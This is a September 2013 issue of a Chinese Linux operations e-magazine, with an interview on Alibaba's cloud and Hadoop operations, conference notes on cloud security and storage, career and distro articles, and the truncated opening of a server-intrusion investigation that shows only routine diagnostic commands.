

Linux 运维趋势

2013年09月号 总第31期



本期重点推荐：

程序员 VS 系统管理员，该选择哪个职业来谋生？

专访阿里柯旻：云计算运维与传统运维的探讨

如何找到一款适合自己的Linux发行版？

一次服务器被入侵后的分析



主编
黄丹

封面制作
苍旭

审阅
《趋势》评审团

出版方
51CTO系统频道
(os.5lcto.com)

出版日期
每个月的最后一个星期五
(理想状态)

邮件订阅
[http://os.5lcto.com/
art/201011/233915.htm](http://os.5lcto.com/art/201011/233915.htm)

RSS订阅(最早发布)
[http://www.5lcto.com/
php/rss.php?typeid=777](http://www.5lcto.com/php/rss.php?typeid=777)

联系电话
010-68476606-8136

投稿邮箱
huangdan@5lcto.com

主编的话

秋风习习，丹桂飘香。金色九月，是收获的季节。而我们《Linux运维趋势》的读者们却没有如期收获到九月的月刊，真的等太久了。希望本期分享的内容能给大家带来一些帮助，小编心里才能有些许慰藉。

本期专题中，都是云计算相关内容，不知道大家是否关注？可能分享的内容很浅，满足不了大家的需求。不过没关系，眼下有个绝好的机会，51CTO传媒即将在本月25号、26号举行2013云计算架构师峰会，亲们可以去会场汲取更多的精华，关注云计算的朋友们，千万不要错过额！

下一期内容，大家有什么好的想法呢？

欢迎您投稿、反馈！我们将竭诚为您服务！■

——黄丹

《Linux运维趋势》是由51CTO系统频道策划、针对Linux/Unix系统运维人员制作的一份开放的电子杂志，内容从基础的技巧心得、实际操作案例到中、高端的运维技术趋势与理念等均有覆盖。我们的所有内容均收集整理自国内外互联网，每篇文章都会严格标注出处与作者，同时编辑也会尽力联系每一篇文章的原作者进行确认。如果您认为本杂志的内容侵犯到了您的版权，可发信至huangdan@5lcto.com进行投诉。



51CTO 微信公号：

weixin51cto

我们提供「不一样」的东西

目录

专题

04 专访阿里柯旻：云计算运维与传统运维的探讨

讲述/柯旻 采访/黄丹

08 云计算时代的运维与安全

文/丁雪丰

10 云计算运维管理的十六大功能

文/scarlett

观察

12 程序员 VS 系统管理员，该选择哪个职业来谋生？

文/Avishek Kumar 编译/布加迪

14 如何找到一款适合自己的Linux发行版？

文/efytimes 编译/布加迪

技巧&经验

16 一次服务器被入侵后的分析

文/jobbole

20 如何凭借一己之力搞定常见技术难题？

文/Ben Kim 编译/核子可乐

24 Logstash：日志分析整合利器

文/Martin Loschwitz 编译/布加迪

26 通过Strace定位故障原因

文/火丁笔记 老王

28 中小企业必备的10款开源替代软件

文/Tony Bradley 编译/布加迪

32 用于软件包管理的21个Linux YUM命令

文/Ravi Saive 编译/布加迪

专访阿里柯旻：云计算运维与传统运维的探讨

讲述/柯旻 采访/黄丹

在云计算各种概念风起云涌的今天，信息化管理观念的不断成熟发展，各种趋势分析和热点论坛都在讨论云计算带给我们的各种好处。IT基础设施高度集中使得传统的IT运维变得越来越被动，是不是有那么一天，我们的企业中的IT服务全部由云服务提供，就不再需要IT运维人员呢？传统运维与云计算运维的差异性在哪里？本文中，来自阿里集团技术保障部云计算运维高级技术专家柯旻（花名：大舞）就这些问题表明了自己的观点和看法。跟随小编一起来看看吧。



【嘉宾简介】柯旻：花名大舞，2007年加入阿里，前期负责sa方面的一些工作，后期云计算运维部门，主要负责整个阿里Hadoop集群（即云梯）的运维工作，以及离线的HBase集群方面的工作。

以下是采访实录：

云计算运维与传统运维的差异性

51CTO：阿里巴巴云计算运维是在什么样的背景下产生的？

柯旻：由于阿里巴巴业务的发展需要，数据量飞速膨胀。云计算、分布式计算等（包括我们自主开发的飞天系统），都是在这样的背景下产生的。

51CTO：云计算运维与传统运维的区别在哪里？

柯旻：其实最主要区别是量的膨胀。

传统的运维可能只有几十，或者上百的机器，这些机器上面有十个、二十个应用，但是在云计算运维这方面，可能面临的情况是三千台、五千台机器这么一个量级的，是一个极速膨胀的状态。再者，关注点可能会有一些偏差，因为传统运维可能涉及的业务线会很多，所以对于某些技术点的深挖精力会不够用。

云计算运维主要是对整体的把控，包括机房网络、带宽之类的，一些服务器的性能优化，服务器的价格等，比方说像飞天或者Hadoop这上面的应用，这些方面都需要去关注，底层的东西也需要了解得更多。

从大的方向来讲，云计算运维和传统运维都是做保证服务器稳定运行之类的这些事情，没有什么本质的偏差，因为这个是运维人员的职责，不过在具体的执行层面，可能偏向的会不一样。

51CTO：云计算的核心是虚拟化技术，而在云计算时代，系统规模更加庞大，结构更加复杂，系统运维自动化是必然趋势，阿里巴巴有没有虚拟化平台的运维自动化案例呢？

柯旻：我们内部会有一些系统做相对来说自动化的一些工作，但是这个东西也是云计算运维或者大数据运维这方面的，跟传统运维有一些差别，可能传统运维一台两台机器去运行的时候，你需要快速的响应去处理，对线上的影响比较大，而对于云计算运维来说，可能三台、五台或者十台机器挂掉，也不会产生很大的一些影响，或者说某种意义上讲，对于这种单机的处理上面，我们可能比传统的运营商运维人员面临的条件会更好，我们更容易去处理一些故障。我们目标是希望一台普通的机器，它在线整个生命周期里面，是不需要人为去干预的，都是一套自动的东西，对于我们现场的工作人员来说，可能就

“在云计算过程中，你需要更多的去了解系统底层的東西，怎么样跟这个应用上面的优化达到最合适的情况。”

是他接到一个工单就是这台机器什么方面坏掉了，他去把它换掉，然后确认后会自动的把它恢复了，加入到集群里面去。

51CTO：云计算运维过程中，需要运维人员注意的方面是什么？

柯旻：在云计算过程中，你需要更多的去了解系统底层的東西，怎么样跟这个应用上面的优化达到最合适的情况。同时也需要去关注一下，用户的需求是什么样的。因为你的使用方可能相对来说是一个比较集中的状态，而实际上使用的是你的大的平台，所以说他们基本上都是在这个上面，这个上面他们可能根据自己的任务的情况，有一些优化一些东西，可能对这个平台有一些不同的需求，这个地方你也需要去更多的去了解，或者说帮助用户去更好地使用这些平台。

51CTO：这个过程中，遇到的最大的挑战是什么？

柯旻：我们目前来说遇到的最大挑战可能就是软件层面的，我们规模越大，挑战就越大，这个上面可能更多的需要开发人员在代码上的做一定的更改和优化，或者构架上的调整，然后去解决这个问题。在这个过程中，运维人员是需要配合开发人员的。

阿里巴巴的自动化运维案例

51CTO：自动化运维有很多方面，比如系统部署，监控，代码自动部署与回滚，命令执行与资源配置等。阿里巴巴主要运用的是自动化哪个方面？

柯旻：阿里巴巴自动化运维是全方位的，你提到的这些都是要做的，因为这个东西需要整体一套全部打通，你才能谈得上自动化去运维。然后这里面会有不同的分工，比方说从我们应用层面上来说，举一个简单的例子，假如一台机器某块盘坏掉以后，你的应用需要自动的能够把这个坏的盘下线掉，我们后台的监控程序会去轮询去找到这个发现这个盘，会把这些盘从sys里进行下线，重新做一些修复处理，看能不能加过去，

如果加不回去，那就说明这个盘可能就彻底坏掉了，坏掉了以后，然后我们会自动在工单系统里面去提交一个报修，这整个过程中间是没有人干预的。

然后到了报修的时候，可能我们现场的工作人员就会接到这个工单以后，他们会安排时间，一周两次或者说一次，他们会统一去把这些盘全部都换掉。如果是这些盘是系统盘都挂掉以后，他们可能会帮我们换掉以后，也会触发自动安装，然后它会自动去安装，部署完了以后，如果是某一块数据盘坏掉的话，他把盘换掉以后，因为这个本身就是在线上在运转，我们后台有程序会发现这个盘正常以后，我们会把这个加到系统里面去，然后应用发现这块盘后它会自动的识别添加到服务中来。也就是说在这整个过程中，可能就只是现场的人员更换硬件，需要人为处理。

如果对于机器重装的情况，我们会统一在一个时间段，比方说我一周或者一个月的时间，我把这个机器整理以后，会统一有一个自动化的部署的触发，它会把这整个机器初始化掉，让里面的系统环节各个方面应用部署的状态，它会去找找到自己的兄弟节点去做一次克隆，恢复成跟线上的“兄弟姐妹”一模一样的状态，然后再上线。这个地方也是人员的触发，就是一个很简单的命令或者web点击触发。当然后续目标是能做到更加自动的恢复。

51CTO：阿里在监控方面用了哪些工具？监控系统的报警流程是什么样？

柯旻：由于传统的监控工具可能满足不了我们现在的需求，所以我们内部有一套自己开发的监控系统，像阿里巴巴、百度、腾讯这样的公司，因为量比较大，所以说基本上都是内部开发的一套系统，可能腾讯有腾讯自己的，百度有百度自己的，可能都是根据企业自身的发展需求来定的。

就拿我们来说，除了一些重要节点的单机报警以外，这个系统可能会加一些基础的报警，它可能是一种批量的。

“对于运维人员来说，我们要做的性能优化，更多地是专注在硬件设备，sys层面和应用层面结合。”

我们会设一个阈值，比方说有十台或者十五台机器在某个检查周期里同时挂掉，这时才会发一个报警。如果挂掉一台两台，可能我们就不报警了。或者说我可能发了报警就只是一个消息，可能一个邮件出来，可能哪天我花点时间去看看今天大概有多少，然后会去看一眼，或者说觉得今天可能做别的事情比较多，那么这个事情我会放在后面集中再去处理。

51CTO：在大规模集群的情况下，如何才能做好自动化运维呢？

柯旻：我个人觉得这是一个意识问题，如果是热衷于去手动处理的话，可能在自动化上，你投入精力去更少，而应当你发现一件事情重复三次以后，就应该需要去考虑怎么能够不需要人为自动去处理，但是这个过程中间，是有一些阵痛。如果正常的情况下，你不停的人为去处理的话，到了一个阶段以后，就会成为一个瓶颈了，因为你的精力已经不够用。所以要做自动化，可能在刚刚开始的时候，你效率的提升比较小，因为你要花很多时间去想怎么样自动化，怎么样不要出现问题，但是如果你这个自动化做好以后，你就会发现后面你的效率会越来越高。

阿里Hadoop集群性能优化和故障排查

51CTO：阿里是什么时候开始有Hadoop集群的？现阶段Hadoop集群大致的规模是？

柯旻：2009年开始应该是200台左右开始慢慢发展。目前来说，基本上接近单集群五千台。

51CTO：对于Hadoop集群性能优化这方面，您认为比较可行的方法有哪些？

柯旻：性能优化：对于开发而言，需要优化很多东西。对于运维来说，我们的性能优化，更多的专注在硬件设备，sys层面和应用层面结合。我们会根据情况跟开发人员提需求和建议，但是就本质上的性能优化来说，更多的还是开发在代码上的改动，提高并发度等。

51CTO：云计算环境下，传统的网络运维人员压力倍增，您怎么看待这个问题？

柯旻：其实这跟运维的职业有关，运维的职业基本上24小时要oncall，可能随时随地会有电话打给你，因为你不知道这个故障会什么时候发生，所以说运维人员的压力是比较大的。对于变化比较小的行业运维人员而言，可能会相对轻松一点，但对云计算来说目前整个行业在飞速发展，可能会有各种各样的问题，作为运维人员说的话，可能这方面的压力是更大的。

自动化运维是一个长期过程，随着云计算、大数据的发展，外在的环境，机房网络等环境都在变，自动化是一个持续性发展下去的事情。而且你要通过这些自动化工具提高你的工作效率，你才能有精力去做更重要的一些事情。所以不会出现有了自动化就不需要运维人员的情况。

随着现在的发展自动化，下一步从我们这边来看的话，可能就变成一个数字化运维。更需要去动脑子想怎么样实现数字化运维，所以说自动化不是说是会让你失业的东西。而是能够让你有更多的精力去做一些更有一些意义的事情。

51CTO：您认为数字化运维这条路应该怎么走？

柯旻：随着集群规模的扩大，机器的数量的膨胀，用户数量的增加，我们已经很难再去找到一些经验借鉴。当你没有经验可以借鉴的时候，唯一有一个东西是不会去忽悠你，那就是数据，数据一定是真实的，怎么样能够快速真实的拿到这些真实的数据，然后通过我们的数据化分析去得到我们想要得到结果。这实际是一个探索的过程，我们现在有一点点的想法，但是这个想法的实现，我们还在做，这条路是不是一定是这么走的，其实我们也不是那么有把握。因为这种硬件的投入和成本投入非常大，所以说如果依靠拍脑袋或者怎么样，你可能会有一些失误的判断，而你这个失误的判断，可能给公司造成的损失是巨大的，通过这些数据分析去预测的话，可能不能百分之百的避免出问题。

但是它会最大化地去减少出现问题的概率。因为数据是真实的，你只要把这些数据，去挖掘得足够深，它其实是能够告诉你很多东西该怎么

“运维数据非常多，比如程序的温度、负载、磁盘等，怎样快速分析这些数据，是一个比较大的挑战。”

去做。你可以通过这些东西去推断，去分析，可能最后到某种意义上来说，一个靠谱的数据分析师就能去做一些运维决策工作，因为其实做数据分析这块是非常需要想象力的。对于运维来说，我们自己的运维数据也非常多，比方说程序的温度、负载、磁盘、应用的状况，各个方面的数据，其实也是在一个飞速的膨胀，然后怎么样能够快速的去分析这些数据，这也是一个比较大的挑战。

好的，专访就到这里，非常感谢大舞的分享。也欢迎大家留言讨论云计算运维这些事儿。■

运维相关专题推荐阅读：

1、神仙与装机男：运维的工作到底啥样儿？



2、IT运维那些不为人知的辛苦工作



3、系统管理员感恩日贺礼：新概念运维



4、暴走运维 运维与网管工作中的那点事儿



5、女生们的运维生涯



6、运维！做好机房监控 放心休假！



7、puppet 运维自动化那些事儿



关于运维方面更多精彩内容，请您锁定：

51CTO系统频道

云计算时代的运维与安全

文/丁雪丰

云计算时代给大家带了很多机遇，同时也带来了许多挑战，有人就认为随着云的普及，运维人员将会最终消失。当然，这个论点不免有些偏激，但云时代的确给运维带来了许多不同，也让运维从业人员开始思考很多问题。在中国运维和安全大会上，我们就欣喜地看到了很多乐意迎接挑战的同学，也有很多大牛分享了自己的经验与心得。

中国的第一代黑客，现任UCloud CEO的季昕华为大家分析了云计算时代为运维与安全带来的挑战和机会。首先，运维人员要有一些基本的素质要求，其中包括懂风水，在机房选址时是否处于地震带，吹的什么风向，当地电价如何都是运维要考虑的；懂网络，在国内特殊的网络环境下，要理解南北差异；要有体力，必要时能去机房搬服务器；还要懂操作系统，懂网络攻击防御等等……

可是大多数运维人员在公司中的地位不高，而且在行业中的薪资相对偏低，究其原因还是因为运维的从业门槛低，大家对运维的认知度不高。因此，季昕华认为，除了上述基本知识，运维人员还因具备以下三方面的素质：

- 懂业务，例如要能理解产品的用户是一线城市还是二线城市，是PC端还是移动端，在对业务有足够的了解的情况下，才能让你的工作成为领导关心的事。
- 运营化，将运维中的意外管理变为过程管理，并能持续改进、持续优化；运维要能做到四个“第一”，即第一时间发现问题，第一时间定位问题，第一时间解决问题和第一时间反馈问题。
- 系统化，要能通过各种系统来辅助运维工作，甚至要能自己开发运维系统。

目前摆在大家面前有几个瓶颈，第一是成长空间有限，在公司的地位不高，行业内的知名度也不高；第二是云计算可能会革掉很多运维人员的名，很多小的初创企业甚至都不需要运维；第三是人员转型困难大。

当然，机会也有不少，比如，互联网正在快速地改变传统行业，之前兴起的O2O浪潮就是很好的例子，运维人员可以帮助那些传统行业快速地成长；大数据的到来也为大家打开了一扇窗户；另外就是云计算，当你能把一个行业做精做细，就能把它挖掘成一个产业，例如又拍云、DNSPod、监控宝和安全宝都是最好的例子。

季昕华建议大家在使用那些免费的运维服务时，如果可以，就更多地向他们付费，让公司知道运维也是有价值的。当台下有开发的同学问到该如何帮助运维同学时，几位嘉宾都讲到了如果能够做到DevOps那是最好的，不要再出现这样的情况：

产品不足，开发补，开发不足运维补，运维不足客服补

既然云是本次大会的一个重要主题，那自然少不了云存储的内容。来自七牛的韩拓为大家介绍七牛在建设云存储方面的一些做法，他的分享分为两部分——底层存储和构建于前者之上的云存储，两者在设计上有着截然不同的地方。

底层存储有以下难点：

- 元数据管理
- 对冗余度的控制（副本的数量与成本的平衡点）
- 修复速度（直接影响存储系统的可靠性，在七牛恢复是集群任务，盘上数据的副本松散地保存在集群中，目前能做到在十几分钟到几十分钟内修复2到3T的数据）
- 应对容量的增长
- 可接受的访问速度
- 合理、有效的缓存

七牛在网络上采用了常规的千兆局域网，这是考虑到了它的成熟度和成本，在机柜之间无法保证任意两点间随时都是千兆。

“在网络安全上，除了必要的基础防御之外，更重要的是业务层面的防护，公有云的基本原则是开放，任何服务可以无条件暴露于公网，机房间的交互与客户无差别，不组VPN。”

甚至无法保证全联通，而机房之间的速度，带宽成本很高，速度与连通性都无法保证。因此，数据存储的位置需要有一定的平衡，副本在同一机柜和不同机柜各有利弊，机房亦是如此。

在故障方面，除了要将故障视为常态，更要能明确地知道要面对哪些故障，它们的成因、概率和影响范围。

例如，常见的故障有：

1、机房内故障

- 网卡（断线、降速）
- 网线（断线、降速）
- 交换机（整体故障、单口故障、VLAN故障）
- 机柜级联故障

2、机房间故障

- 区域性网络故障（机房出口断网）
- DNS解析故障（服务器之间DNS）

对于机房内的故障，不需要投入太多的资源成本做额外的高可用方案。

在网络安全上，除了必要的基础防御之外，更重要的是业务层面的防护，公有云的基本原则是开放，任何服务可以无条件暴露于公网，机房间的交互与客户无差别，不组VPN。

云存储构建于基础存储之上，它要能提供极高的上传、下载速度，有极高的可用性，有极高的可靠性，有丰富的附加功能（缩略图、水印等等），方便的网络访问。

它的难点在于：

云存储属于终端网络，它直接面对用户，情况复杂；它是最外层的接入点，前端没有机会做遮挡，对各种指标要求高。

广域网基础设施普遍质量不高，要基于99%可用的基础设施来提供99.999%的服务。

提到基础设施，机房的网络是个大问题，网络延时可以从几毫秒大到几千毫秒，吞吐速度从几十Mbps到几Kbps，而且带宽平均成本也不便宜。机房的可用性并不理想，经常会有链路故障，甚至是大面积、区域性掉线、降速，不仅机房间有问题，机房内也会频繁故障，小城市、小运营商用户会有个例无法访问的现象（七牛为用户提供了下载SDK，在APP和Web上连接到本区域节点下载不到内容时，可通过SDK连接备用域名和IP）。

七牛对数据进行了跨机房冗余，除了可靠性，更多地是为了可用性考虑；数据同步采用了分级异步同步的策略，最热的数据秒级异步同步，而冷数据则会批量同步；成本方面，冗余度的提升并未造成线性的成本提升，同时，异步同步还能智能地利用昂贵的带宽资源。

提供云存储的又拍云，为大家带来了与CDN与DDoS防御方面的一些经验。邵海杨先是介绍了两种DDoS的主要攻击类型，即缓慢性CC攻击和致命流量攻击，在他的日常工作中，遇到较多的是后者，来得快去得也快，不差钱的主经常选择这种方式。他指出：

一定要在第一时间发现攻击的征兆，及时作出反应。

黄冬曾经表示过，要防御DDoS，直接交给CDN就行了。邵海杨的观点与他不谋而同，自建CDN有以下考量：

- 硬件成本（1U的机箱放多块主板，成本大约在一万五到两万之间）
- 带宽成本（双线带宽贵，做CDN加速不需要双线，只需要单线机房即可，每兆大约只需1块多）
- 架构设计
- 配置要点
- 智能脚本

■（未完，更多精彩请查看原文）

云计算运维管理的十六大功能

文/scarlett

云计算商业模式就是要实现IT即服务，无论是对外还是在企业内部，IT自服务的需求越来越明显。另一方面，超大规模的数据中心急需一个有效的挂历方式来降低运营成本。

在云计算技术体系架构中，运维管理提供IaaS层、PaaS层、SaaS层资源的全生命周期的运维管理，实现物理资源、虚拟资源的统一管理，提供资源管理、统计、监控调度、服务掌控等端到端的综合管理能力。云运维管理与当前传统IT运维管理的不同表现为：集中化和资源池化。

云运维管理需要尽量实现自动化和流程化，避免在管理和运维中因为人工操作带来的不确定性问题。同时，云运维管理需要针对不同的用户提供个性化的试图，帮助管理和维护人员查看，定位和解决问题。

云运维管理和运维人员面向的是所有的云资源，要完成对不同资源的分配、调度和监控。同时，应能够向用户展示虚拟资源和物理资源的关系和拓扑结构。云运维管理的目标是适应上述的变化，改进运维的方式和流程来实现云资源的运行维护管理。

云计算运维管理应提供如下功能：

第一，自服务门户。自服务门户将支撑基础设施资源、平台资源和应用资源以服务的方式交互给用户使用，提供基础设施资源、平台资源和应用资源服务的检索、资源使用情况统计等自服务功能，需要根据不同的用户提供不同的展示功能，并有效隔离多用户的数据。

第二，身份与访问管理。身份与访问管理提供身份的管理，只有授权的用户才能访问相应的功能和数据，对资源服务提出使用申请。

第三，服务目录管理。建立基础设施资源、平台资源和应用资源的逻辑视图，形成云计算及服务目录，供服务消费者与管理者查询。服务目录应定义服务的类型、基本信息、能力数据、配额和权限，提供服务信息的注册、配置、发布、注销、变更、查询等管理功能。

第四，服务规则管理。服务规则管理定义了资源的调度、运行顺序逻辑。

第五，资源调度管理。资源调度管理通过查询服务目录，判断当前资源状态，并且执行自动的工作流来分配及部署资源，按照既定的适用规则，实现实时响应服务请求，根据用户需求实现资源的自动化生成、分配、回收和迁移，用以支持用户对资源的弹性需求。

第六，资源监控管理。资源监控管理实时监控、捕获资源的部署状态、使用和运行指标、各类告警信息。

第七，服务合规审计。服务合规审计对资源服务的合规性进行规范和控制，结合权限、配额对服务的资源使用情况进行运行审计。

第八，服务运营监控。服务运营监控将各类监控数据汇总至服务监控及运营引擎进行处理，通过服务策略及工作请求间进行权衡进而生成变更请求，部分标准变更需求别转送到资源供应管理进行进一步的处理。

第九，服务计量管理。服务计量管理按照资源的实际使用情况进行服务质量审核，并规定服务计量信息，以便于在服务使用者和服务提供者之间进行核算。

“云管理的最终目标是实现IT能力的服务化供应，并实现云计算的各种特性：资源共享、自动化、按使用付费、自服务、可扩展等。”

第十，服务质量管理。服务质量管理遵循SLA要求，按照资源的实际使用情况而进行服务质量审核与管理，如果服务质量没有达到预先约定的SLA要求，自动化地进行动态资源调配，或者给出资源调配建议由管理者进行资料的调派，以满足SLA的要求。

第十一，服务交付管理。服务交付管理包括交付请求管理、服务模板管理、交付实施管理，实现服务交付请求的全流程管理，以及自动化实施的整体交付过程。

第十二，报表管理。报表管理对于云计算运维管理的各类运行时和周期性统计报表提供支持。

第十三，系统管理。系统管理云计算运维管理自身的各项管理，包括账号管理、参数管理、权限管理、策略管理等。

第十四，4A管理。4A管理由云计算运维管理自身的4A管理需求支持。

第十五，管理集成。管理集成负责与IaaS层、PaaS层、SaaS层的接口实现，为服务的交付、监控提供支持。

第十六，管理门户。管理门户面向管理维护人员，将服务、资源的各项管理功能构成一个统一的工作台，来实现管理维护人员的配置、监控、统计等功能需要。

云管理的最终目标是实现IT能力的服务化供应，并实现云计算的各种特性：资源共享、自动化、按使用付费、自服务、可扩展等。■

IT在线教育平台：51CTO视频课程精彩看点：

1、真正业内顶级Linux企业集群实战课程



2、Linux菜鸟变大师之路



3、Linux艰辛之路—双机热备与负载均衡



4、老段带你学鸟哥Linux



更多视频内容，请关注：

51CTO学院：<http://edu.51cto.com/>

原文链接：<http://os.51cto.com/art/201310/413040.htm>

投稿邮箱：huangdan@51cto.com

程序员 VS 系统管理员， 该选择哪个职业来谋生？

文/Avishek Kumar 编译/布加迪

从职业生涯的角度来看，头顶光环的计算机学一直吸引着大批的年轻人投身其中。从硬件到软件，计算机技术方面的工作数不胜数。我在本文将探讨系统管理员这门职业与开发员（程序员）这个职业孰优孰劣。



Programmer

VS



Administrator
51CTO.com
技术成就梦想

程序员VS管理员

OK，我将以切身经历介绍整篇文章。大概两年前，我经常考虑把精力该集中于编程，还是集中于管理。我喜欢开发，喜欢每天开发出新东西，于是我下定决心要当名开发员，然后我的脑海自然而然浮现出了下一个问题：我该选择哪门语言。

我个人喜欢C语言。为什么是C语言？因为C是第一门编程语言。但是从市场的角度来看，C语言根本就不吃香。于是我想学ASP.NET，想学Java，想学甲骨文。虽然我的这个学习过程维持了几个星期，但我很快就对所有上述几门语言毫无兴趣，C语言毕竟是我的初恋，而初恋是谁也不会忘记的。

后来的下一个学期是学习UNIX操作系统这门语种。我后来慢慢知道，整个UNIX是用C语言编写的。虽然老师们说，UNIX属于我们教程大纲的范畴，可他们教的却是Linux，因为UNIX既 not 免费，也不容易获得。

我知道，我已经上了C这条“不归路”，也喜欢享受开发新东西带来的乐趣。就Linux而言，我每天醒来后，可以心情愉悦地去上班工作。

从职业生涯的角度来看，为什么你应该选择程序员？

- 因为你可以享受创造力的感觉。
- 因为你为自己工作，无须操心与别人直接打交道。
- 弹性工作制，既可以在办公室工作，也可以在家工作。

“系统管理和程序开发都是专业人员眼里非常热门的两种工作。这两种工作在市场上永远有需求。”

从职业生涯的角度来看，为什么你不该选择程序员？

- 由于工作外包，机会比较少。
- 工作时间不稳定
- 工作重复单调
- 经常拼命赶工
- 需要不断学习和了解千变万化的框架和技术。

从职业生涯的角度来看，为什么你应该选择系统管理员？

- 总是接触不一样的东西
- 面临新的挑战
- 可以管控许多专业人员，并与他们进行协调

从职业生涯的角度来看，为什么你不该选择系统管理员？

- 紧张的工作时间。
- 进行备份、恢复、修复、安装、更新和扫描等工作有时不免无聊乏味。

我们这个圈子有一句大名鼎鼎的引言：

“程序员因干得漂亮而美名远扬，管理员因干得在差劲而臭名昭著。”

- 你在选择某个特定的职业生涯机会时，应该着眼于下面几个点：
- 你应该选择觉得自在的那种职业，每天早晨醒来都是心情愉悦。
- 你可以在自己擅长的任何领域赚到钱，而不是依赖当前的市场趋势。
- 你应该从事自己热爱的工作，而不是学会热爱从事的工作。

系统管理和程序开发都是专业人员眼里非常热门的两种工作。这两种工作在市场上永远有需求。我个人的建议是，听从你内心的想法，而不是依据别人坚持的说法或目前图表的行情做决定。

你是独特的个体，你与别人不一样。别人永远不可能是你。你的职业不仅仅是收入来源，它还应该是你的激情、愿望和梦想之源泉。

今天暂且说到这里，我很快会接着写一篇有意思的文章。敬请关注。

那么，你应该选择程序员还是管理员作为职业？

欢迎留言，告诉我们你选择的职业是什么。■

如何找到一款适合自己的Linux发行版？

文/efytimes 编译/布加迪

我经常使用五个不同的Linux发行版。这几十年来，我用过市面上几乎每一个主要的Linux发行版，可是我接触过的发行版在所有现有的Linux发行版中所占比例连10%都不到。可以说，我以跟踪分析Linux为业；要是连我都跟不上所有的发行版，你们又如何跟得上呢？坦率地说，你们跟不上。其实，谁都跟不上。那么，你如何才能找到一款适合自己的Linux呢？本文也许会有所帮助。



不过在深入介绍发行版之前，允许我消除几个误区。首先，Linux用起来不难。你没必要知道如何使用深奥的外壳命令，或没必要是编程人员，就可以使用桌面Linux。我的意思是，谁都会使用Linux。

还有众多的应用程序和游戏可以在Linux上运行。没错，你无法运行所有的Windows应用程序。不过很巧，多亏了Wine和Crossover，你可以在Linux上运行一些大受欢迎的Windows程序。

但是你可能会发现，甚至不需要那些Windows应用程序。Linux支持许多免费的应用程序，它们可以代替其中一些你青睐的商业应用程序。这些应用程序包括：代替微软Office的LibreOffice或OpenOffice、代替Outlook的Evolution，以及代替QuickBooks的GnuCash。

没错，还有许多游戏是面向Linux的。有些是原生游戏，有些基于Steam。借助前面提到的Wine和Crossover，许多大受欢迎的Windows游戏在Linux上也可以玩，比如《激战》和《魔兽世界》。

话虽如此，本文根据你打算如何使用Linux，列出了我心目中最优的Linux发行版。

1. 只是别挡我的道，我就想挂在网上。

假设你在互联网上几乎处理一切想要完成的任务。你用Google Docs编写文档，用Mint进行个人理财，用Gmail收发电子邮件。如果你是这种情况，那么你应该使用谷歌的Chrome OS。

虽然几乎没有一个用户能讲得明白，但Chrome OS这个流行的Chromebook背后的操作系统正是基于Gentoo Linux。但话又说回来，这也正是Chrome OS的用意所在。这款操作系统本来就是不想让用户看见。

虽然你可以打开Chrome OS上的Linux外壳界面探个究竟--如果你确实想这么做，但从来不需要进入该界面。Chrome OS使用谷歌的Chrome Web浏览器作为其界面。这年头，大家都懂得如何使用Web浏览器，是不是？当然是！（相关网址：<http://www.chromium.org/chromium-os>）

“不像许多发行版，Mint还让用户易于访问专有软件。有些Linux用户讨厌专有的程序和硬件驱动程序，但实际上它们让Linux用起来更容易。”

2. 我需要一台真正的电脑，可是又不想学习Linux具体的细节问题。

如果你是这种情况，那么Ubuntu适合你。许多Linux老手之所以不喜欢Ubuntu，是因为他们觉得Ubuntu的Unity界面与原来的GNOME 2.x界面大不一样。

此外，他们不喜欢Unity妨碍用户直接访问系统的缺点。客观地说，Unity并不适合经验丰富的Linux专家。但是对想要易于使用的界面，可以尽快上手的那些人（约占用户总数的90%）来说，Unity倒很适合。

带Unity的Ubuntu用起来多容易？我让79岁的岳母用上了Ubuntu，而我们平时话说不到一块。有人说Linux用起来很难，其实并没有那么难。

作为Ubuntu的母公司，Canonical还打算将Unity迁移到其即将发布的智能手机和平板电脑上。那是由于，Unity一开始就旨在成为同时支持PC和触摸设备的通用界面。不像其他诸如此类的尝试，Unity实际上切实可行。这完全是由于，这几年来，Ubuntu一直在潜心完善Unity。

所以，如果你想要一款标准的Linux发行版，学习起来又最轻松，那么我强烈建议使用最新版的Ubuntu。

相关网址：<http://www.ubuntu.com/>

3. 我在考虑由Windows改用Linux。

连最忠心耿耿的Windows发烧友也终于开始动摇，承认Windows 8一败涂地；虽然Windows 8.1看起来比较好，但并不是看起来好得多。Windows XP或7用户该何去何从？他或她应该求助于Linux Mint。尤其是，使用Cinnamon界面的版本。

不像Chrome OS和Ubuntu Unity，使用Cinnamon界面的Mint继续采用了大家多年来使用传统界面逐渐熟悉和喜爱的窗口、图标、菜单和指针（WIMP）这种界面。它与XP或Windows 7 Aero界面并非一一对应，但Windows用户会发觉，较之Windows 8的Metro，Cinnamon让人觉得要熟悉得多。

喜欢GNOME 2.x风格的界面的Linux用户也会喜欢上Cinnamon。对喜欢GNOME 2.x的用户来说，另一个值得尝试的发行版是MATE，它也整合到Mint里面。Cinnamon立足于GNOME 3.x桌面的基础，而MATE完全是GNOME 2.x的一个分支。

不像许多发行版，Mint还让用户易于访问专有软件。有些Linux用户讨厌专有的程序和硬件驱动程序，但我发现，实际上它们让Linux用起来更容易。

就个人而言，我很喜欢带Cinnamon界面的Mint。Mint并非尽善尽美，但根据本人的使用体验，它差不多是最完美的Linux桌面。虽然我平时使用好多Linux发行版，Mint却是我目前偏爱的发行版。

相关网址：

<http://www.linuxmint.com/>

<http://cinnamon.linuxmint.com/>

<http://www.gnome.org/>

<http://mate-desktop.org/> ■（未完……更多精彩内容请查看原文。）

译文链接：<http://os.51cto.com/art/201309/409545.htm>

原文链接：<http://www.itworld.com/operating-systems/370104/first-rule-choosing-desktop-linux-distribution-user-know-thyself>

一次服务器被入侵后的分析

文/jobbole

最近有个朋友让我去帮他看一下他的Linux服务器，说是Apache启动不了，有很多诡异的情况。后来证明绝不是Apache启动不了这么简单。

登上服务器之后随便看了下，最先引起我注意的是”ls”命令的输出：

```
lars@server1:~$ ls
ls: invalid option -- h
Try `ls --help' for more information.
```

为什么“ls”默认加了“-h”参数呢？我用“alias”命令看了一下，然后取消了这个别名之后“ls”就工作正常了。

```
lars@server1:~$ alias ls
alias ls='ls -sh --color=auto'
lars@server1:~$ unalias ls
lars@server1:~$ ls
backup
lars@server1:~$
```

虽然很奇怪，不过我的首要任务是先把apache启动起来，等过会再仔细研究这个问题。

```
lars@server1:~$ sudo /etc/init.d/apache2 start
Password:
* Starting apache 2.0 web server...

(2): apache2: could not open error log file /var/log/apache2/error.log.
Unable to open logs
...fail!root@server1:~# cat -n .bash_history
```

